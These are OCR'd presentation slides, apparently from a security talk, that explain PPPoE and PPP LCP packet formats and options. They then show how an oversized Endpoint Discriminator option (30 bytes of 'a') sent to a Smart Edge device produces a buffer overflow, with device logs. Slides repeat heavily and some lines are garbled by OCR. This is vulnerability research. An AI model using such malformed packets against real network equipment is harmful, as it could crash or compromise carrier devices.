


diagram credit - tcpipguide.com

Point to Point Protocol

1. **Encapsulation**

2. **Link Control Protocol (LCP)**

3. **IP Control Protocol (IPCP)**

PPPoE Packet

ver (x01)	type (x01)	code (8bits)	session_id (16bits)	Length (16bits)	PPP Packet




diagram credit - tcpipguide.com

Point to Point Protocol

1. **Encapsulation**
2. **Link Control Protocol (LCP)**
3. **IP Control Protocol (IPCP)**

PPPoE Packet

ver (x01)	type (x01)	code (8bits)	session_id (16bits)	Length (16bits)	PPP Packet




diagram credit - tcpipguide.com

LCP - Link Control Protocol

- **First Stage**




diagram credit - tcpipguide.com

LCP - Link Control Protocol

- **First Stage**
- **Configuration**




diagram credit - tcpipguide.com

LCP - Link Control Protocol

- **First Stage**
- **Configuration**
- **Pre-Authentication**






diagram credit - tcpipguide.com


PPPoE Packet Encapsulation Format

PPPoE Packet Encapsulation Format


Ethernet Frame



PPPoE Packet Encapsulation Format




PPPoE Packet Encapsulation Format




PPP LCP Packet Encapsulation Format

PPPoE Packet



PPP LCP options



PPP LCP options

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options

code [1 byte]	length [1 byte]	data [len bytes]
code [1 byte]	length [1 byte]	data [len bytes]
code [1 byte]	length [1 byte]	data [len bytes]



PPP LCP options

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options

code [1 byte]	length [1 byte]	data [len bytes]
c[illegible]	[illegible]ength [1 byte]	data [len bytes]
code [1 byte]	length [1 byte]	data [len bytes]



PPP LCP options

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options

code [1 byte]	length [1 byte]	data [len bytes]
code [1 byte]	length [1 byte]	data [len bytes]
code [1 byte]	length [1 byte]	data [len bytes]



LCP Options Example

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options



code = 0x1 Maximum Receive Unit	len = 4	1492
code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x71482abb

LCP Options Example

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options

code = 0x1 Maximum Receive Unit	len = 4	1492
code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x71482abb



LCP Options Example

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options

code = 0x1 Maximum Receive Unit	len = 4	1492
code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x71482abb



LCP Options Example

PPPoE Packet

ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length [2 byte]	options [len bytes]

PPP LCP options

code = 0x1 Maximum Receive Unit	len = 4	1492
code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x71482abb



PPP LCP options

- **RFC 1661**
  - **0 RESERVED**
  - **1 Maximum-Receive-Unit**
  - **3 Authentication-Protocol**
  - **4 Quality-Protocol**
  - **5 Magic-Number**
  - **7 Protocol-Field-Compression**
  - **8 Address-and-Control-Field-Compression**
- **RFC 1717**
  - **17 Multilink MRRU LCP option**
  - **18 Short Sequence Number Header Format Option**
  - **19 Endpoint Discriminator Option**



PPP LCP options

- **RFC 1661**
  - **0 RESERVED**
  - **1 Maximum-Receive-Unit**
  - **3 Authentication-Protocol**
  - **4 Quality-Protocol**
  - **5 Magic-Number**
  - **7 Protocol-Field-Compression**
  - **8 Address-and-Control-Field-Compression**
- **RFC 1717**
  - **17 Multilink MRRU LCP option**
  - **19 Endpoint Discriminator Option**



PPP LCP RFC 1717

The specification of the subfields are:

Type
19 = for Endpoint Discriminator

Length
3 + length of Address

Class 1 - Locally Assigned Address

Maximum Length: 20



PPP LCP Packet Format - Example

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length (13)	options [13 bytes]

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x71482abb
code = 0x13 Endpoint Discriminator	len=30	aa…aaa



PPP Logging

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
code = 0x13 Endpoint Discriminator	len=30	aa…aaa

Smart Edge Logs

```
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
I [LCP ConfReq id=152 len=23 <ed 1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa> 61]
O [LCP ConfRej id=152 len=23 < 61 13 12 01 61 61 61 61 61 61 61 61 61 61 61 61 61 61>]
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
```

PPP Logging

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
code = 0x13 Endpoint Discriminator	len=30	aa…aaa

Smart Edge Logs

```
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
I [LCP ConfReq id=152 len=23 <ed 1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa> 61]
O [LCP ConfRej id=152 len=23 < 61 13 12 01 61 61 61 61 61 61 61 61 61 61 61 61 61 61>]
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
```

PPP Logging

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
code = 0x13 Endpoint Discriminator	len=30	aa…aaa

Smart Edge Logs

```
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
I [LCP ConfReq id=152 len=23 <ed 1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa> 61]
O [LCP ConfRej id=152 len=23 < 61 13 12 01 61 61 61 61 61 61 61 61 61 61 61 61 61 61>]
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
```

PPP Logging

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
code = 0x13 Endpoint Discriminator	len=30	aa…aaa


Smart Edge Logs

```
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
I [LCP ConfReq id=152 len=23 <ed 1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa> 61]
O [LCP ConfRej id=152 len=23 < 61 13 12 01 61 61 61 61 61 61 61 61 61 61 61 61 61>]
O [LCP ConfReq id=152 len=25 <mru 1492> <auth upap> <magic 0x76b2ea66> <mrru 1524> <ed 5 >]
```

PPP Logging

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
13 scriminator	len=30	aa…aaa



Smart Edge Logs

```
O [LCP ConfReq id=15        1492> <auth upap> <magic 0x76b2ea66> <mru 1524> <ed 5 >]
I [LCP ConfReq id=1         1 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa> 61]
O [LCP ConfRej id=1         61 13 12 01 61 61 61 61 61 61 61 61 61 61 61 61 61>]
O [LCP ConfReq id=152       <mru 1492> <auth upap>  2ea66> <mrru 1524> <ed 5 >]
```

Buffer Overflow!!!

PPP LCP options

code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
cod 13 criminator	len=30	aa…aaa





Smart Edge Logs


```
O [LCP ConfReq id=15  1492> <auth upap> <magic 0x76b2ea66> <m ru 1524> <ed 5 >]
I [LCP ConfReq id=15  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa> 61]
